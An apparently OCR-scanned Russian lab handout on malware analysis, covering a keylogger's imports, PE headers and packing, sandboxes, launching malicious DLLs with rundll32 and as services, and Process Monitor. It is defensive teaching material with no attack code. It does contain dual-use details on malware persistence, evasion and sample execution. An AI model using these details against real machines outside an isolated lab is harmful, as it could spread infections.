GetCurrentProcess	GetWindowLongW	**GDI32.dll**
GetCurrentThread	GetWindowRect	GetStockObject
GetFileSize	GetWindowTextW	SetBkMode
GetModuleHandleW	InvalidateRect	SetTextColor
GetProcessHeap	IsDlgButtonChecked	
GetShortPathNameW	IsWindowEnabled	**Shell32.dll**
HeapAlloc	LoadCursorW	CommandLineToArgvW
HeapFree	LoadIconW	SHChangeNotify
IsDebuggerPresent	LoadMenuW	SHGetFolderPathW
MapViewOfFile	MapVirtualKeyW	ShellExecuteExW
OpenProcess	MapWindowPoints	ShellExecuteW
ReadFile	MessageBoxW	
SetFilePointer	**RegisterClassExW**	**Advapi32.dll**
WriteFile	**RegisterHotKey**	RegCloseKey
	SendMessageA	RegDeleteValueW
	SetClipboardData	RegOpenCurrentUser
	SetDlgItemTextW	RegOpenKeyExW
	SetWindowTextW	RegQueryValueExW
	SetWindowsHookExW	RegSetValueExW

В обычной ситуации мы не знаем наперед, что эта вредоносная программа может быть кейлогером. Чтобы получить о ней какие-то сведения, нам бы пришлось просмотреть ее функции. Нас интересуют только те функции, которые проливают свет на возможности программы.

Импорт из файла Kernel32.dll (см. табл. 1.2) говорит о том, что программа может заниматься открытием и манипуляцией процессами (функции OpenProcess, GetCurrentProcess и GetProcessHeap) и файлами (функции ReadFile, CreateFile и WriteFile). Особый интерес представляют функции FindFirstFile и FindNextFile, которые позволяют выполнять поиск покаталогам.

Импорт из файла User32.dll еще интереснее. Большое количество функций для работы с GUI (таких как RegisterClassEx, SetWindowText и ShowWindow) свидетельствует о высокой вероятности того, что программа имеет графический интерфейс (который может и не выводиться пользователю).

Функция SetWindowsHookEx нередко используется во вредоносном ПО: с ее помощью кейлогеры чаще всего принимают ввод с клавиатуры. Эта функция имеет вполне нормальное применение, но если она встретилась в подозрительном коде, то вы, вероятно, имеете дело с кейлогером.

Функция RegisterHotKey тоже интересна. Она регистрирует сочетания клавиш (такие как Ctrl+Shift+P), чтобы получать уведомления при их нажатии. Неважно, какое приложение является активным, − это сочетание клавишперенаправит пользователя к данной программе.

Функции файла GDI32.dll связаны с графикой и всего лишь подтверждают, что программа имеет графический интерфейс. Импорт из библиотеки Shell32.dll говорит нам о том, что данный код может запускать другие программы − эта возможность характерна как для вредоносных, так и для обычных приложений.

Импорт из файла Advapi32.dll свидетельствует об использовании реестра, так что стоит поискать строки, которые выглядят как соответствующие ключи. Строки реестра имеют вид каталогов. В данном случае мы нашли строку Software\Microsoft\Windows\CurrentVersion\Run − это ключ, который определяет, какие программы стартуют автоматически вместе с запуском Windows (он часто используется вредоносным ПО).

Этот исполняемый файл также имеет несколько экспортных функций: LowLevelKeyboardProc и LowLevelMouseProc. Согласно официальной документации, «хук-процедура LowLevelKeyboardProc − это функция обратного вызова, определенная на уровне библиотеки или приложения, которая применяется совместно с функцией SetWindowsHookEx». Иными словами, она используется в сочетании

SetWindowsHookEx и позволяет указать функцию, которая будет вызвана в ответ на заданное событие − в данном случае на низкоуровневое событие, связанное с нажатием клавиши. В документации к SetWindowsHookEx уточняется, что эта функция вызывается при наступлении низкоуровневых клавиатурных событий.

В официальной документации используется название LowLevelKeyboardProc, и в нашем случае автор программы поступил так же. Он не замаскировал имя экспортной функции, благодаря чему мы сумели извлечь полезную информацию.

На основе данных, полученных при статическом анализе импорта и экспорта, мы можем сделать выводы или хотя бы гипотезы об этом вредоносе. Например, все указывает на то, что это локальный кейлогер, который использует хук SetWindowsHookEx для записи нажатий клавиш. Можно также предположить, что он обладает графическим интерфейсом, который выводится лишь определенному пользователю, и что сочетание клавиш, зарегистрированное с помощью функции RegisterHotKey позволяет злоумышленнику запустить интерфейс кейлогера и просматривать записанные нажатия. По наличию функции для работы с реестром и ключа Software\Microsoft\Windows\CurrentVersion\Run можно догадаться, что программа настроена на запуск вместе с Windows.

PackedProgram.exe: тупик

В табл. 1.3 приведен полный список функций, импортированных вторым фрагментом неизвестного вредоноса. Из краткости этого списка можно заключить, что данная программа запакована или обфусцирована. Это также подтверждается тем, что в ней не содержится членораздельных строк. Компилятор Windows не создал бы программу, которая импортирует так малофункций даже пример вроде «Привет, мир!» имел бы более объемныйимпорт.

Таблица 1.3. DLL и функции, импортированные программой PackedProgram.exe

Kernel32.dll	User32.dll
GetModuleHandleA	MessageBoxA
LoadLibraryA	
GetProcAddress	
ExitProcess	
VirtualAlloc	
VirtualFree	

Сам факт того, что данная программа запакована, является ценной информацией, но это также делает невозможным дальнейшее ее изучение средствами базового статического анализа. Нам придется прибегнуть к более сложным методикам, таким как динамический анализ или распаковка.

Заголовки и разделы PE-файла

Заголовки PE-файла могут содержать значительно больше информации, чем просто импорт. Формат PE предполагает наличие заголовка с метаданными о самом файле, за которым следует несколько разделов, в каждом из которых находятся полезные сведения. В дальнейшем мы еще обсудим стратегии просмотра информации в этих участках файла. Ниже приводятся наиболее распространенные и интересные разделы PE-файла.

.text. Содержит инструкции, выполняемые центральным процессором. В норме это единственный исполняемый раздел, и только в нем должен храниться код. Во всех остальных разделах находятся данные ивспомогательная информация.

.rdata. Обычно включает сведения об импорте и экспорте, которые можно получить с помощью утилит Dependency Walker и PEview. В нем также могут храниться программные данные, доступные только для чтения. Некоторые файлы хранят сведения об импорте и экспорте в разделах .idata и

.edata (табл. 1.4).

.data. Содержит глобальные данные, доступные из любой части программы. Локальные данные нельзя найти ни здесь, ни в какой-либо другой части PE-файла (подробнее об этом мы поговорим в главе 6).

.rsrc. Включает в себя ресурсы, которые используются исполняемым файлом, но не являются его частью, например значки, изображения, меню и строки. Строки могут находиться либо здесь, либо в главной программе. В раздел .rsrc они часто помещаются для поддержки нескольких языков.

Названия разделов соблюдаются одними компиляторами, но могут варьироваться в других. Например, Visual Studio хранит исполняемый код внутри .text, тогда как Borland Delphi использует для этого раздел CODE. Для Windows конкретные названия неважны, поскольку назначение разделов определяется на основе информации из PE-заголовка. Кроме того, названия разделов иногда обфусцируются, чтобы усложнить анализ. В большинстве случаев применяются стандартные обозначения. В табл. 1.4 перечислены разделы, которые встречаются чаще всего.

Таблица 1.4. Разделы исполняемого файла формата PE в Windows

Раздел	Описание
.text	Содержит исполняемый код
.rdata	Хранит глобальные данные программы, доступные только для чтения
.data	Хранит глобальные данные, доступные с любого участка программы
.idata	Иногда несет информацию об импортах функций; в случае отсутствия этого раздела сведения об импорте находятся в .rdata
.edata	Иногда несет информацию об экспортных функциях; в случае отсутствия этого раздела сведения об экспорте находятся в .rdata
.pdata	Присутствует только в 64-битных исполняемых файлах и хранит информацию об обработке исключений
.rsrc	Хранит ресурсы, необходимые исполняемому файлу
.reloc	Содержит информацию для перемещения библиотечных файлов

Исследование PE-файлов с помощью PEview

Файл формата PE содержит в своем заголовке интересную информацию. Дляее просмотра

можно воспользоваться утилитой PEview, как показано на рис.

1.7. На левой панели (1) отображаются основные участки PE-заголовка.Элемент IMAGE_FILE_HEADER выделен, так как он является текущим.


Первые две части PE-заголовка, IMAGE_DOS_HEADER и MS-DOS Stub Program, присутствуют лишь по историческим причинам и не представляют для нас особого интереса.

На следующем участке, IMAGE_NT_HEADERS, находятся NT- заголовки. Здесь всегда используется одна и та же сигнатура, ее можно игнорировать. Элемент IMAGE_FILE_HEADER выделен и отображается на правой панели (2) Он содержит основные сведения о файле. Временная отметка (3) говорит о том, когда этот исполняемый файл был скомпилирован, и знание об этом может быть очень полезно для анализа вредоносного ПО и разработки ответных мер. К примеру, старая дата компиляции говорит о том, что эта атакапланировалась давно и что ее сигнатуры могут быть известны антивирусам. Свежая дата свидетельствует о противоположном.

Вместе с тем с датой компиляции связаны некоторые проблемы. Все программы, написанные на Delphi, в качестве времени компиляции указывают 19 июня 1992 года. Если увидите эту дату, можете считать, что вы имеете дело с Delphi-приложением, которое скомпилировано неизвестно когда. К тому же квалифицированный разработчик вредоносного кода может легко подделать дату компиляции. Если видите неправдоподобную дату, скорее всего, она ненастоящая.

Раздел IMAGE_OPTIONAL_HEADER включает в себя несколько важных отрезков информации. Описание подсистемы позволяет определить, является программа консольной или графической. Консольная программа имеет значение IMAGE_SUBSYSTEM_WINDOWS_CUI и работает внутри командной строки. Графическая программа имеет значение IMAGE_SUBSYSTEM_WINDOWS_GUI и выполняется в рамках системы Windows. Подсистемы Native и Xbox встречаются реже.

Наиболее интересную информацию можно найти в заголовках, размещенных внутри IMAGE_SECTION_HEADER (рис. 1.8). Эти заголовки используются для описания каждого раздела PE-файла. Обычно созданием и именованием этих разделов занимается компилятор, и пользователь



мало чемможет повлиять на процесс. Благодаря этому данные разделы чаще всего совпадают в разных исполняемых файлах (см. табл. 1.4), а любые отклоненияможно считать подозрительными.

Рис. 1.7. Просмотр элемента IMAGE_FILE_HEADER в программе PEview

Как показано на рис. 1.8, Virtual Size (1) говорит о том, сколько места выделяется разделу во время загрузки. Size of Raw Data(2) показывает размерраздела на диске. Обычно эти два значения должны совпадать, поскольку данные должны иметь равный объем как на диске, так и в памяти. Хотя ввидутого, что на разных носителях информация может размещаться по-разному, допускаются небольшие отличия.

Размеры разделов могут пригодиться при обнаружении упакованных исполняемых файлов. Например, если Virtual Size намного больше, чем Size ofRaw Data, вы можете быть уверены, что раздел занимает больше места в памяти, чем на диске. Это часто является признаком упакованного кода,особенно в случае с разделом .text.




Рис. 1.8. Просмотр раздела IMAGE_SECTION_HEADER .text в программе PEview

В табл. 1.5 показаны разделы файла PotentialKeylogger.exe. В каждом изразделов .text, .rdata и .rsrc значения Virtual Size и Size of Raw Data практическисовпадают. Раздел .data может показаться подозрительным, поскольку его виртуальный размер намного превышает размер его данных, но это нормальнодля Windows-программ. Однако стоит отметить, что данная информация вовсене означает, что программа не является вредоносной; это просто показывает, что она, скорее всего, не упакована и что ее PE-заголовок был сгенерирован компилятором.

Таблица 1.5. Информация о разделах файла PotentialKeylogger.exe

Раздел	Виртуальный размер	Размер данных
.text	7AF5	7C00
.data	17A0	0200
.rdata	1AF5	1C00
.rsrc	72B8	7400

В табл. 1.6 показаны разделы файла PackedProgram.exe. Здесь можно заметить несколько аномалий: во-первых, это наличие нестандартных разделов Dijfpds, .sdfuok и Kijijl, а во-вторых подозрительный облик разделов .text, .data и .rdata. Значение Size of Raw Data для раздела .text равно 0, то есть он не занимает места на диске, а его значение Virtual Size value равно A000 это говорит о том, что для сегмента .text будет выделено место в памяти. То есть, чтобы выделить пространство для .text, упаковщик распакуетисполняемый код.

Просмотр раздела с ресурсами с помощью утилиты Resource Hacker Теперь, когда мы закончили исследовать заголовок PE-файла, можно

обратить внимание на некоторые разделы. Только один из них не требует дополнительных знаний из последующих глав — раздел с ресурсами .rsrc. Дляего просмотра можно воспользоваться утилитой Resource Hacker, доступной по адресу www.angusj.com. Щелкая на разных элементах в этой

Таблица 1.6. Информация о разделах файла PackedProgram.exe

Раздел	Виртуальный размер	Размер данных
.text	A000	0000
.data	3000	0000
.rdata	4000	0000
.rsrc	19000	3400
Dijfpds	20000	0000
.sdfuok	34000	3313F
Kijijl	1000	0200

программе, выувидите строки, значки и меню. Меню отображаются в таком же виде, как и всамой программе. На рис. 1.9 показано окно Resource Hacker для стандартного калькулятора в Windows, calc.exe.

На левую панель (1) выводятся все ресурсы, присутствующие в исполняемом файле. Каждая корневая папка хранит отдельный тип ресурсов. Ниже перечислены разделы, которые могут пригодиться при анализе вредоносного ПО.

В разделе Icon перечислены пиктограммы, которые обозначают исполняемый файл в Проводнике.

Раздел Menu хранит все меню, которые выводятся в окнах программы, например File (Файл), Edit (Правка) и View (Вид). В этом разделе содержатся названия всех меню, а также их текст. Из названий можно понять их назначение.

Раздел Dialog содержит диалоговые окна программы. Окно(2) демонстрирует интерфейс, который увидит пользователь при запуске calc.exe.Даже если бы мы ничего не знали об этом файле, мы могли бы понять, что этокалькулятор, взглянув на данное диалоговое окно.

В разделе Version Info содержится номер версии, часто в сочетании сназванием компании и описанием авторских прав. Раздел .rsrc, показанный на рис. 1.9, является типичным для Windows-приложений и может содержать любые данные, необходимые программисту.

ПРИМЕЧАНИЕ

Вредоносное (а иногда и обычное) ПО часто хранит здесь встроенную программу или драйвер, которые распаковываются перед запуском. Resource Hacker позволяет извлечь эти файлы для индивидуального анализа.

Использование других инструментов для работы с PE-файлами

Для просмотра PE-заголовка существует множество других инструментов. Двумя наиболее популярными являются PEBrowse Professionalи PE Explorer.

УтилитаPEBrowseProfessional (www.smidgeonsoft.prohosting.com/pebrowse-pro-file-viewer.html) похожа на PEview. Она позволяет исследовать байты в каждом из разделов и показывает обработанные данные, а также отличается более качественным представлением информации из раздела с ресурсами (.rsrc).




Рис. 1.9. Окно Resource Hacker для calc.exeВ разделе String Table хранятся строки.

Утилита PE Explorer (www.heaventools.com) обладает развитым пользовательским интерфейсом и позволяет перемещаться между разными частями PE-файла. Некоторые из этих частей можно редактировать. В PE Explorer встроен редактор ресурсов, который отлично подходит для их модификации и просмотра. Основной недостаток данного инструмента − он не бесплатный.

Значение PE-заголовка

PE-заголовок содержит полезную для анализа вредоносов информацию, поэтому мы продолжим его исследование в последующих главах. В табл. 1.7 собраны ключевые сведения, которые можно получить из PE-заголовка.

Контрольные вопросы

Таблица 1.7. Информация в PE-заголовке

Поле	**Информация, которую можно обнаружить**
Импорт	Функции из других библиотек, используемые вредоносом
Экспорт	Функции вредоноса, предназначенные для вызова другими программами или библиотеками
Временная отметка	Дата компиляции программы
Разделы	Названия разделов файла и их размеры на диске и в памяти
Подсистема	Тип программы: консольная или графическая
Ресурсы	Строки, значки, меню и другие данные, включенные в файл

1. Методики анализа вредоносного ПО
2. Типы вредоносного ПО
3. Общие правила анализа вредоносного ПО
4. Основные статические методики
5. Сканирование антивирусом
6. Хеширование: отпечатки пальцев злоумышленника
7. Формат переносимых исполняемых файлов
8. Компонуемые библиотеки и функции
9. Информация в PE заголовке
10. Заполните таблицу
11. Какую информацию о файле дают импортированные функциипредставленные в таблице.

Популярные Dll	Описание	
Kernel32.dll		
Advapi32.dll		
User32.dll		

Gdi32.dll		
Ntdll.dll		
WSock32.dll		
Ws2_32.dll		
Wininet.dll		

Таблица 1.2. Краткий список DLL и функций, импортированных файлом PotentialKeylogger.exe

Kernel32.dll	**User32.dll**	**User32.dll (продолжение)**
CreateDirectoryW	BeginDeferWindowPos	**ShowWindow**
CreateFileW	CallNextHookEx	ToUnicodeEx
CreateThread	CreateDialogParamW	TrackPopupMenu
DeleteFileW	CreateWindowExW	TrackPopupMenuEx
ExitProcess	DefWindowProcW	TranslateMessage
FindClose	DialogBoxParamW	UnhookWindowsHookEx
FindFirstFileW	EndDialog	UnregisterClassW
FindNextFileW	GetMessageW	UnregisterHotKey
GetCommandLineW	GetSystemMetrics	
GetCurrentProcess	GetWindowLongW	**GDI32.dll**
GetCurrentThread	GetWindowRect	GetStockObject
GetFileSize	GetWindowTextW	SetBkMode
GetModuleHandleW	InvalidateRect	SetTextColor
GetProcessHeap	IsDlgButtonChecked	
GetShortPathNameW	IsWindowEnabled	**Shell32.dll**
HeapAlloc	LoadCursorW	CommandLineToArgvW
HeapFree	LoadIconW	SHChangeNotify
IsDebuggerPresent	LoadMenuW	SHGetFolderPathW
MapViewOfFile	MapVirtualKeyW	ShellExecuteExW
OpenProcess	MapWindowPoints	ShellExecuteW
ReadFile	MessageBoxW	
SetFilePointer	**RegisterClassExW**	**Advapi32.dll**
WriteFile	**RegisterHotKey**	RegCloseKey
	SendMessageA	RegDeleteValueW
	SetClipboardData	RegOpenCurrentUser
	SetDlgItemTextW	RegOpenKeyExW
	SetWindowTextW	RegQueryValueExW
	SetWindowsHookExW	RegSetValueExW

Практическое занятие №2. Методика и инструменты динамического анализа вредоносного кода

Цель работы: **изучить методику и инструменты динамического анализа вредоносного кода**

Программное обеспечение

Process Monitor, Process Explorer, Regshot, ApateDNS, Netcat, Wireshark, INetSim, Dependency Walker,

Предупреждение

Убедитесь в том, что вы защитили свои компьютеры и сети с помощьювиртуальной машины, далее мы будем использовать инструменты для динамической проверки вредоносного ПО.

Настройка изолированной тестовой среды крайне важна перед анализом вредоносных программ. Выполняя анализ вредоносного ПО, вы обычно запускаете враждебный код для наблюдения за его поведением, поэтому наличие изолированной тестовой среды предотвратит случайное распространение вредоносного кода на вашу систему или системы производства вашей сети

Динамический анализ выполняется после запуска вредоносной программы. Это второй этап исследования вредоносного кода, и его обычно проводят после того, как базовый статический анализ зашел в тупик либо из-за обфускации/упаковки, либо ввиду исчерпания имеющихся статических методик. Динамический подход может подразумевать как мониторинг самого вредоноса, так и исследование системы после его выполнения.

В отличие от статического динамический анализ позволяет наблюдать за реальным поведением вредоносной программы, поскольку наличие, скажем, строки с действием внутри двоичного файла вовсе не означает, что это действие будет выполнено. Динамический анализ также является эффективным способом определения функциональности вредоноса. Например, если мы имеем дело с кейлогером, динамические методики позволят нам найти его журнальный файл, исследовать записи, которые в нем хранятся, узнать, куда он отправляет информацию, и т. д. Получить такие сведения с помощью статического подхода было бы намного сложнее.

Динамические методики являются чрезвычайно действенными. В то же время они могут подвергнуть риску ваши сеть и систему, поэтому их следует применять только после завершения базового статического анализа. Динамический подход также имеет ограничения из-за того, что при работе вредоносного кода могут выполниться не все программные ответвления. Например, это может быть утилита командной строки, принимающая аргументы, каждый из которых выполняет определенную функцию; если заранее не знать поддерживаемые параметры, мы не сможем динамически исследовать все возможности программы. Лучше всего в такой ситуации применить более сложные динамические или статические методики, которые позволят понять, как заставить вредоносный код выполнить все свои функции.

Использование песочниц

Для проведения базового динамического анализа доступно несколько универсальных программных продуктов, самые популярные из которых используют технологию песочницы. *Песочница* это механизм безопасности, предназначенный для выполнения подозрительных программ в защищенной среде без риска нанести вред «реальной» системе. К песочницам относят виртуализованные среды, которые часто тем или иным образом эмулируют сетевые службы, обеспечивая нормальную работу исследуемого ПО.

Многие песочницы, такие как Norman SandBox, GFI Sandbox, Anubis, JoeSandbox, ThreatExpert, BitBlaze и Comodo Instant Malware Analysis, являются бесплатными. В настоящее время среди экспертов по компьютерной безопасности наибольшей популярностью пользуются Norman SandBox и GFISandbox (бывший CWSandbox).

Эти песочницы предоставляют простые для понимания отчеты и отлично подходят для начального анализа, правда, только если вы готовы загрузить программу на соответствующий сайт. Хотя песочницы автоматизированы, вы все же можете не разрешить загрузку на публичный ресурс вредоносов, которые содержат информацию о вашей компании.

Большинство песочниц работают схожим образом, поэтому мы сосредоточим наше внимание на одном примере, GFI Sandbox. На рис. 3.1 показано содержание отчета в формате PDF, который этот пакет генерирует автоматически. Отчет включает в себя множество подробностей о вредоносе, таких как предпринимаемая им сетевая активность, результаты сканирования утилитой VirusTotal и т. д.

Отчет, сгенерированный GFI Sandbox, может содержать разное количество разделов в

зависимости от результатов анализа. На рис. 3.1 показано шесть разделов.

Раздел Analysis Summary (Краткий анализ) содержит результаты статического исследования и краткие итоги динамического анализа.

В разделе File Activity (Файловая активность) перечисляются файлы, открытые, созданные или удаленные каждым процессом, на который повлияла вредоносная программа. Раздел Created Mutexes (Созданные мьютексы) перечисляет мьютексы, созданные вредоносом. В разделе Registry Activity (Действия с реестром) указаны изменения, внесенные в реестр. Раздел Network Activity (Сетевая активность) описывает сетевую активность вредоносной программы, включая открытие и прослушивание портов или выполнение DNS-запросов.



GFI SandBox Analysis # 2307
Sample: win32XYZ.exe (56476e02c29e5dbb9286b5f7b9e708f5)

Table of Contents

Рис. 3.1. Результаты анализа файла win32XYZ.exe с помощью GFI Sandbox

В разделе VirusTotal Results (Отчет VirusTotal) содержатся результаты сканирования вредоносного кода программой VirusTotal

Недостатки песочниц

Песочницы для анализа вредоносного ПО имеют несколько существенных недостатков. Так, песочница выполняет вредоносную программу как есть, без аргументов командной строки. Поэтому код, который требует этих аргументов, не будет выполнен при их отсутствии. Кроме того, если для запуска бэкдора исследуемая программа должна получить управляющую инструкцию, этот бэкдор не будет запущен в песочнице.

Песочница может записать не все события, если было выбрано слишком короткое время ожидания. Например, вы можете пропустить вредоносную активность, если перед выполнением каких-либо действий программа засыпает на сутки (большинство песочниц перехватывают функцию Sleep и минимизируют время сна, однако существуют и другие способы отложить работу, и все они не могут быть учтены).

Есть и другие потенциальные недостатки.

Многие вредоносные программы способны определить тот факт, что они выполняются в виртуальной машине. В таких случаях они могут прервать или изменить свою работу. Не все песочницы это учитывают.

Отдельное вредоносное ПО требует наличия в системе определенных ключей реестра или файлов, которых может не оказаться в песочнице. Иногда данные должны быть реальными, например системные команды или ключи шифрования.

Если вредоносный код заключен в DLL, некоторые экспортные функции не будут вызваны надлежащим образом, поскольку по сравнению с исполняемым файлом запустить динамическую библиотеку не так просто.

Песочница может иметь неподходящую среду выполнения. Например, вредонос может работать в Windows 7, но не в Windows XP.

Песочница не может вам сказать, чем именно занимается вредонос. Она может сообщить о его базовых функциях, но неспособна идентифицировать, к примеру, нестандартную утилиту для копирования хешей из диспетчера учетных записей безопасности (Security Accounts Manager, SAM) или зашифрованный бэкдор с возможностями кейлогера. С этим вам придется разбираться самостоятельно.

Запуск вредоносных программ

Базовые методики динамического анализа окажутся бесполезными, если вам не удастся запустить вредоносное ПО. Здесь мы рассмотрим запуск большинства вредоносов, с которыми вы будете сталкиваться (EXE и DLL). И хотя обычно самым простым способом запуска является

двойной щелчок на исполняемом файле или ввод его имени в командной строке, с библиотеками все может оказаться сложнее, поскольку Windows не выполняет их автоматически.

Посмотрим, как запустить DLL-файл, чтобы успешно провести динамический анализ.

Во всех современных версиях Windows присутствует программа rundll32.exe. Она предоставляет контейнер для выполнения DLL и имеет следующий синтаксис:

C:\>**rundll32.exe *имяDLL*, *экспорт***

Аргумент *экспорт* должен быть именем или порядковым номером функции, выбранной из таблицы экспорта DLL. Для просмотра этой таблицы можно использовать такие инструменты, как PEview или PE Explorer. Например, файл rip.dll имеет такой экспорт:

Install Uninstall

Install может быть той функцией, которая запускает rip.dll, поэтому выполним следующую команду:

C:\>**rundll32.exe rip.dll, Install**

У вредоноса также могут быть функции, которые экспортируются только по порядковому номеру. В таком случае функцию тоже можно вызвать с помощью rundll32.exe, воспользовавшись приведенной ниже командой. Перед порядковым номером (в данном случае 5) нужно указать символ #:

C:\>**rundll32.exe xyzzy.dll, #5**

Вредоносные DLL часто выполняют большую часть своего кода внутри функции DLLMain (вызываемой из точки входа DLL), а поскольку DLLMain выполняется при каждой загрузке библиотеки, во многих случаях информацию можно получить динамически, загрузив DLL с помощью rundll32.exe. Вы также можете превратить DLL в исполняемый файл, изменив его расширение и отредактировав PE-заголовок, чтобы Windows могла его запустить.

Чтобы модифицировать PE-заголовок, удалите флаг IMAGE_FILE_DLL (0x2000) из поля Characteristics в IMAGE_FILE_HEADER. Это изменение не позволит нам запускать импорты функций, но с его помощью мы сможем вызвать функцию DLLMain, что, в свою очередь, может привести к неработоспособности вредоноса или к его преждевременному завершению. Новсе это не будет иметь значения, если нам таким образом удастся выполнить вредоносное содержимое и собрать полезную информацию при его анализе.

Вредоносные DLL-файлы могут потребовать установки в виде службы. Для этого в них иногда предусмотрена вспомогательная экспортная функция InstallService, как показано на примере файла pr32x.dll:

C:\>**rundll32 ipr32x.dll, InstallService *ИмяСлужбы***

C:\>**net start *ИмяСлужбы***

Чтобы вредонос можно было установить и запустить, ему необходимо предоставить аргумент *ИмяСлужбы*. Команда net start используется для запуска служб в системе Windows.

ПРИМЕЧАНИЕ

Если у метода ServiceMain нет вспомогательной экспортной функции, такой как Install или InstallService, вам придется устанавливать службу вручную. Это можно сделать с помощью системной команды sc или отредактировав ключи реестра неиспользуемой службы и запустив ее с помощью команды net start. Ключи служб можно найти в разделе реестра HKLM\SYSTEM\CurrentControlSet\Services.

Мониторинг с помощью Process Monitor

Process Monitor (или procmon) это усовершенствованный инструмент мониторинга для Windows, который позволяет отслеживать активность, относящуюся к реестру, файловой системе, сети, процессам и потокам. Он сочетает в себе улучшенные возможности двух устаревших утилит: FileMon иRegMon.

И хотя программа procmon извлекает множество данных, она не может уследить за всем. Например, она может упустить активность драйверов устройств при обращении компонента пользовательского уровня к руткиту через устройство ввода/вывода, равно как и определенные вызовы графического интерфейса, такие как SetWindowsHookEx. Программа procmon может оказаться полезной, но обычно ее не стоит использовать для записи сетевой активности, поскольку она может давать разные результаты в зависимости от версии Microsoft Windows.

ПРЕДУПРЕЖДЕНИЕ

Убедитесь в том, что вы защитили свои компьютеры и сети с помощьювиртуальной машины, далее мы будем использовать инструменты для динамической проверки вредоносного ПО.

При запуске утилита procmon начинает отслеживать все системные вызовы, которые ей удается перехватить. В Windows количество системных вызовов крайне велико и иногда достигает 50 000 событий в минуту, поэтому проверить их все не представляется возможным. Из-за этого утилита procmon может исчерпать всю доступную оперативную память и вывести из строя

виртуальную машину, поскольку именно в памяти хранится весь журнал вызовов. Во избежание этого ограничивайте время работы procmon. Чтобы остановить запись событий, выберите пункт меню File-Capture Events (Файл- Захват событий). Прежде чем использовать procmon для анализа, очистите журнал событий, удалив лишние данные: для этого предусмотрен пункт меню Edit-Clear Display (Правка-Очистить экран). После этого запустите ис- следуемый вредонос, предварительно включив запись.

Вывод информации в procmon

